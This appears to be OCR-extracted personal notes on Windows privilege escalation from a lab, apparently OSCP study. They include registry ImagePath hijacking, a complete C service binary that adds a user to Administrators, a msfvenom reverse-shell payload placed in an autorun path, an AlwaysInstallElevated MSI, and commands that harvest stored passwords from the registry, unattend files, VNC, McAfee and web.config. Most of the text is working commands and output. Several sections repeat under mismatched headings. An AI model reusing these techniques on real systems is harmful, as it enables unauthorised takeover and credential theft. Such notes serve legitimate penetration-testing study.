PathName : "C:\Program Files\DACL Service\daclservice.exe"

=== Modifiable Service Binaries ===

Name : filepermsvc
DisplayName : File Permissions Service
Description :
State : Stopped
StartMode : Manual
PathName : "C:\Program Files\File Permissions Service\filepermservice.exe"

=== AlwaysInstallElevated Registry Keys ===

```
HKLM: 1
HKCU: 1


=== Modifiable Folders in %PATH% ===

Modifable %PATH% Folder : C:\Temp


=== Modifiable Registry Autoruns ===

HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\BGinfo\Bginfo.exe
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Program
Files\Autorun Program\program.exe


=== *Special* User Privileges ===



=== Unattended Install Files ===



=== McAfee Sitelist.xml Files ===

C:\Program Files\OpenSSH\home\All Users\McAfee\Common
Framework\SiteList.xml
C:\Users\All Users\McAfee\Common Framework\SiteList.xml


[*] Completed Privesc Checks in 0 seconds
```

windows - kernel

WINDOWS - Kernel

```
Name          : regsvc
DisplayName     : Insecure Registry Service
Company Name    :
Description     :
State         : Stopped
StartMode       : Manual
PathName        : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
IsDotNet      : False
```

reg.exe add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\registry.exe /f

Get-Acl -PATH HKLM:\SYSTEM\CurrentControlSet\services\regsvc | fl

```
PS C:\Users\user\Desktop\tools\Accesschk> Get-Acl -PATH HKLM:\SYSTEM\CurrentControlSet\services\regsvc | fl

Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : Everyone Allow  ReadKey
         NT AUTHORITY\INTERACTIVE Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)


PS C:\Users\user\Desktop\tools\Accesschk> net users user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/6/2020 9:13:41 AM
Password expires             4/17/2020 9:13:41 AM
Password changeable          3/6/2020 9:13:41 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/6/2020 7:49:51 PM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\user\Desktop\tools\Accesschk> reg.exe add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_
EXPAND_SZ /d c:\temp\registry.exe /f
The operation completed successfully.
PS C:\Users\user\Desktop\tools\Accesschk> sc start regsvc
PS C:\Users\user\Desktop\tools\Accesschk> net users user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/6/2020 9:13:41 AM
Password expires             4/17/2020 9:13:41 AM
Password changeable          3/6/2020 9:13:41 AM
Password required            Yes
User may change password     Yes
```

```
root@kali:/mnt/hgfs/ShareFolder/tools/Source# cd /root/oscp/pe
root@kali:~/oscp/pe# l
total 44
drwxr-xr-x  2 root root  4096 Mar  6 22:55 .
drwxr-xr-x 11 root root  4096 Mar  6 22:34 ..
-rw-r--r--  1 root root 15872 Mar  6 22:35 common.exe
-rw-r--r--  1 root root 15872 Mar  6 22:42 unquotedsvc.exe
-rwxr-xr-x  1 root root  2043 Mar  6 22:55 windows_service.c
```

```
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd /k net localgroup administrators user /add");
    return 0;
}
```

```
root@kali:~/oscp/pe# x86_64-w64-mingw32-gcc windows_service.c -o registry.exe
```

x86_64-w64-mingw32-gcc windows_service.c -o registry.exe

sc.exe start regsvc

```
PS C:\Users\user\Desktop\tools\Accesschk> sc.exe start regsvc

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2448
        FLAGS              :
PS C:\Users\user\Desktop\tools\Accesschk> net users user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/6/2020 9:13:41 AM
Password expires             4/17/2020 9:13:41 AM
Password changeable          3/6/2020 9:13:41 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/6/2020 7:49:51 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Desktop Users
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\user\Desktop\tools\Accesschk> _
```

windows - services (binpath)

WINDOWS - Services (Binpath)


```
root@kali:~/oscp/pe# cat windows_service.c
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd /k net localgroup administrators user /add");
    return 0;
}

int main()
```

```
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
system("cmd /k net localgroup administrators user /add");
return 0;
}

int main()
{
SERVICE_TABLE_ENTRY ServiceTable[2];
ServiceTable[0].lpServiceName = "MyService";
ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;
```

```
ServiceTable[1].lpServiceName = NULL;
ServiceTable[1].lpServiceProc = NULL;

StartServiceCtrlDispatcher(ServiceTable);
return 0;
}

void ServiceMain(int argc, char** argv)
{
ServiceStatus.dwServiceType = SERVICE_WIN32;
ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP |
SERVICE_ACCEPT_SHUTDOWN;
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwServiceSpecificExitCode = 0;
ServiceStatus.dwCheckPoint = 0;
ServiceStatus.dwWaitHint = 0;

hStatus = RegisterServiceCtrlHandler("MyService",
(LPHANDLER_FUNCTION)ControlHandler);
Run();

ServiceStatus.dwCurrentState = SERVICE_RUNNING;
SetServiceStatus (hStatus, &ServiceStatus);

while (ServiceStatus.dwCurrentState == SERVICE_RUNNING)
{
Sleep(SLEEP_TIME);
}
return;
}

void ControlHandler(DWORD request)
{
switch(request)
{
```

```
case SERVICE_CONTROL_STOP:
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwCurrentState = SERVICE_STOPPED;
SetServiceStatus (hStatus, &ServiceStatus);
return;

case SERVICE_CONTROL_SHUTDOWN:
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwCurrentState = SERVICE_STOPPED;
SetServiceStatus (hStatus, &ServiceStatus);
return;

default:
break;
}
SetServiceStatus (hStatus, &ServiceStatus);
return;
}
```


```
root@kali:~/oscp/pe# x86_64-w64-mingw32-gcc windows_service.c -o filepermservice.exe
root@kali:~/oscp/pe# cp filepermservice.exe /mnt/hgfs/Share
```


File Permissions Service
Computer ▾ Windows 7 (C:) ▾ Program Files ▾ File Permissions Service
Search File Permissions Service
Organize ▾
Include in library ▾
Share with ▾
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
filepermservice
3/6/2020 9:11 PM
Application
380 KB
1 item

```
C:\Users\user\Desktop\tools\Accesschk>sc start filepermsvc

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3904
        FLAGS              :

C:\Users\user\Desktop\tools\Accesschk>net users user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/6/2020 9:13:41 AM
Password expires             4/17/2020 9:13:41 AM
Password changeable          3/6/2020 9:13:41 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/6/2020 8:15:01 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Desktop Users
                             *Users
Global Group memberships     *None
The command completed successfully.


C:\Users\user\Desktop\tools\Accesschk>S_
```

windows - services (unquoted path)

WINDOWS -Services (Unquoted path)



C:\Users\user>Desktop\tools\Accesschk\accesschk64.exe -wuv "C:\Program Files\Autorun Program\program.exe"

msfvenom -p windows/shell_reverse_tcp LHOST=ip LPORT=4444 -f exe -o program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: program.exe

replace the file in the folder autorun

logoff the computer and login the same

we got the shell

windows services (registry)

WINDOWS - Services (Registry)

reg query HKLM\Software\Policies\Microsoft\Windows\Installer

msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f msi-nouac -o setup1.msi

msiexec /quiet /qn /i C:\temp\setup1.msi

windows - Registry (Autorun)

WINDOWS - Registry (Autorun)

C:\Users\user>reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlogon" /v DefaultPassword

```
C:\Users\user>reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlo
gon" /v DefaultUsername

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlogon
    DefaultUsername    REG_SZ    user


C:\Users\user>reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlo
gon" /v DefaultPassword

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlogon
    DefaultPassword    REG_SZ    password321


C:\Users\user>S_
```

C:\Users\user>reg query "HKCU\Software\SimonTatham\Putty\Sessions\BWP123F42

HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\BWP123F42

ProxyUsername REG_SZ user
ProxyPassword REG_SZ password321

```
C:\Users\user>reg query "HKCU\Software\SimonTatham\Putty\Sessions\BWP123F42

HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\BWP123F42
    ProxyUsername    REG_SZ    user
    ProxyPassword    REG_SZ    password321


C:\Users\user>
```


```
HKEY_CURRENT_USER\Software\TightVnc\Server

C:\Users\user>reg query "HKCU\Software\TightVnc\Server\

HKEY_CURRENT_USER\Software\TightVnc\Server
    Password    REG_BINARY    EC84DB8BE7861E4D
    PasswordViewOnly    REG_BINARY    2B27C004F36D46D0
```

```
C:\Users\user>Desktop\tools\vncpwd\vncpwd.exe 2B27C004F36D46D0

*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   pass321

  Press RETURN to exit
```

windows - Registry (AlwaysinstallElevated)

WINDOWS - Registry(AlwaysInstallElevated

\C:\Windows\panther\unattended.xml



```
    </settings>
    <settings pass="specialize">
        <component name="Microsoft-Windows-Deployment" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" ve
            <RunSynchronous>
                <RunSynchronousCommand wcm:action="add">
                    <Order>1</Order>
                    <Path>cmd /c "FOR %i IN (X F E D C) DO (FOR /F "tokens=6" %t in ('vol %i:') do (IF /I %t NEQ "" (IF EXIST %i:\BootCamp\E
                </RunSynchronousCommand>
            </RunSynchronous>
        </component>
    </settings>
    <settings pass="oobeSystem">
        <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" v
            <FirstLogonCommands>
              <SynchronousCommand wcm:action="add">
                <Description>AMD CCC Setup</Description>
                <CommandLine>%AppsRoot%:\BootCamp\Drivers\ATI\ATIGraphics\Bin64\ATISetup.exe -Install</CommandLine>
                <Order>1</Order>
                <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
              <SynchronousCommand wcm:action="add">
                  <Description>BootCamp setup</Description>
                  <CommandLine>%AppsRoot%:\BootCamp\setup.exe</CommandLine>
                  <Order>2</Order>
                  <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
            </FirstLogonCommands>
            <AutoLogon>
                <Password>
                    <Value>cGFzc3dvcmQxMjM=</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>Admin</Username>
            </AutoLogon>
        </component>
    </settings>
</unattend>
```

certutil -decode C:\temp\1.txt C:\temp\2.txt > nul & type 2.txt

```
C:\Program Files>certutil -decode C:\Temp\1.txt C:\Temp\2.txt
Input Length = 19
EncodeToFile returned The file exists. 0x80070050 (WIN32: 80)
CertUtil: -decode command FAILED: 0x80070050 (WIN32: 80)
CertUtil: The file exists.

C:\Program Files>cd C:\Temp

C:\Temp>dir
 Volume in drive C is Windows 7
 Volume Serial Number is 5812-32B0

 Directory of C:\Temp

03/06/2020  10:03 PM    <DIR>          .
03/06/2020  10:03 PM    <DIR>          ..
03/06/2020  10:01 PM                19 1.txt
03/06/2020  10:03 PM                11 2.txt
03/06/2020  07:58 PM           388,105 registry.exe
03/06/2020  09:36 PM           159,744 setup.msi
03/06/2020  09:41 PM           159,744 setup1.msi
               5 File(s)        707,623 bytes
               2 Dir(s)  18,802,372,608 bytes free
```

```
               5 File(s)        707,623 bytes
               2 Dir(s)  18,802,372,608 bytes free

C:\Temp>type 2.txt
password123
C:\Temp>type "C:\ProgramData\McAfee\Common Framework\SiteList.xml"
```

Mcafee

```
C:\Temp>type 2.txt
password123
C:\Temp>type "C:\ProgramData\McAfee\Common Framework\SiteList.xml"
<?xml version="1.0" encoding="UTF-8"?>
<ns:SiteLists xmlns:ns="naSiteList" LocalVersion="20030131002737" Type="Client"
GlobalVersion="20091208075344">
        <SiteList Default="1" Name="Default">
                <HttpSite Name="McAfeeHttp" ID="McAfeeHttp" Server="update.nai.c
om:80" Enabled="1" Type="fallback">
                        <RelativePath>Products/CommonUpdater</RelativePath>
                        <UseAuth>0</UseAuth>
                        <UserName/>
                        <Password Encrypted="1">MQCBNesmh4xsoov8E4KA/i9ukpwRoD3R
DId9bU+InCJ/abAFPM9B3Q==</Password>
                </HttpSite>
                <SpipeSite ID="{86701953-16FB-461F-A814-7A90129E03C0}" Enabled="
1" Type="master" Name="ePO_S100-0009" Server="s100-0009.fracarita.org:3080" Serv
erName="S100-0009:3080" ServerIP="10.100.0.9:3080" Version="4.0.0">
                        <RelativePath>Software</RelativePath>
                </SpipeSite>
                <SuperAgentSite Name="ePOSA_S121-0001" ID="{42247C7E-3348-44C3-A
248-38ADF03E6315}" Server="10.121.0.1:8081" ServerIP="10.121.0.1:8081" ServerDNS
="s121-0001.fracarita.org:8081" ServerName="S121-0001:8081" Enabled="1" Type="re
```

Web.config

copy C:\inetpub\wwwroot\web.config C:\temp
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\aspnet_regiis.exe -pdf "connectionStrings" C:\Temp

type C:\temp\web.config | findstr connectionString

windows - passwordminning (memory)

WINDOWS - PasswordMining (Memory)

windows - password (registry)

WINDOWS -Password (Registry)

C:\Users\user>reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlogon" /v DefaultPassword

```
C:\Users\user>reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlo
gon" /v DefaultUsername

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlogon
    DefaultUsername    REG_SZ    user


C:\Users\user>reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlo
gon" /v DefaultPassword

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Winlogon
    DefaultPassword    REG_SZ    password321


C:\Users\user>S_
```

C:\Users\user>reg query "HKCU\Software\SimonTatham\Putty\Sessions\BWP123F42

HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\BWP123F42
ProxyUsername REG_SZ user
ProxyPassword REG_SZ password321

```
C:\Users\user>reg query "HKCU\Software\SimonTatham\Putty\Sessions\BWP123F42

HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\BWP123F42
    ProxyUsername    REG_SZ    user
    ProxyPassword    REG_SZ    password321


C:\Users\user>_
```

```
HKEY_CURRENT_USER\Software\TightVnc\Server

C:\Users\user>reg query "HKCU\Software\TightVnc\Server\

HKEY_CURRENT_USER\Software\TightVnc\Server
    Password    REG_BINARY    EC84DB8BE7861E4D
    PasswordViewOnly    REG_BINARY    2B27C004F36D46D0
```

```
C:\Users\user>Desktop\tools\vncpwd\vncpwd.exe 2B27C004F36D46D0

*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   pass321

  Press RETURN to exit
```

windows - password (config file)

WINDOWS - Password (config files)

\C:\Windows\panther\unattended.xml

certutil -decode C:\temp\1.txt C:\temp\2.txt > nul & type 2.txt

```
C:\Program Files>certutil -decode C:\Temp\1.txt C:\Temp\2.txt
Input Length = 19
EncodeToFile returned The file exists. 0x80070050 (WIN32: 80)
CertUtil: -decode command FAILED: 0x80070050 (WIN32: 80)
CertUtil: The file exists.

C:\Program Files>cd C:\Temp

C:\Temp>dir
 Volume in drive C is Windows 7
 Volume Serial Number is 5812-32B0

 Directory of C:\Temp

03/06/2020  10:03 PM    <DIR>          .
03/06/2020  10:03 PM    <DIR>          ..
03/06/2020  10:01 PM                19 1.txt
03/06/2020  10:03 PM                11 2.txt
03/06/2020  07:58 PM           388,105 registry.exe
03/06/2020  09:36 PM           159,744 setup.msi
03/06/2020  09:41 PM           159,744 setup1.msi
               5 File(s)        707,623 bytes
               2 Dir(s)  18,802,372,608 bytes free
```

```
               5 File(s)        707,623 bytes
               2 Dir(s)  18,802,372,608 bytes free

C:\Temp>type 2.txt
password123
C:\Temp>type "C:\ProgramData\McAfee\Common Framework\SiteList.xml"
```

Mcafee

```
C:\Temp>type 2.txt
password123
C:\Temp>type "C:\ProgramData\McAfee\Common Framework\SiteList.xml"
<?xml version="1.0" encoding="UTF-8"?>
<ns:SiteLists xmlns:ns="naSiteList" LocalVersion="20030131002737" Type="Client"
GlobalVersion="20091208075344">
        <SiteList Default="1" Name="Default">
                <HttpSite Name="McAfeeHttp" ID="McAfeeHttp" Server="update.nai.c
om:80" Enabled="1" Type="fallback">
                        <RelativePath>Products/CommonUpdater</RelativePath>
                        <UseAuth>0</UseAuth>
                        <UserName/>
                        <Password Encrypted="1">MQCBNesmh4xsoov8E4KA/i9ukpwRoD3R
DId9bU+InCJ/abAFPM9B3Q==</Password>
                </HttpSite>
                <SpipeSite ID="{86701953-16FB-461F-A814-7A90129E03C0}" Enabled="
1" Type="master" Name="ePO_S100-0009" Server="s100-0009.fracarita.org:3080" Serv
erName="S100-0009:3080" ServerIP="10.100.0.9:3080" Version="4.0.0">
                        <RelativePath>Software</RelativePath>
                </SpipeSite>
                <SuperAgentSite Name="ePOSA_S121-0001" ID="{42247C7E-3348-44C3-A
248-38ADF03E6315}" Server="10.121.0.1:8081" ServerIP="10.121.0.1:8081" ServerDNS
="s121-0001.fracarita.org:8081" ServerName="S121-0001:8081" Enabled="1" Type="re
```

Web.config

copy C:\inetpub\wwwroot\web.config C:\temp
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\aspnet_regiis.exe -pdf "connectionStrings" C:\Temp

type C:\temp\web.config | findstr connectionString

windows - Scheduled task (missing binary)

WINDOWS -Scheduled task (Missing binary)

accesschk64.exe -w "c:\Missing Scheduled Binary\"

cd /opt/empire

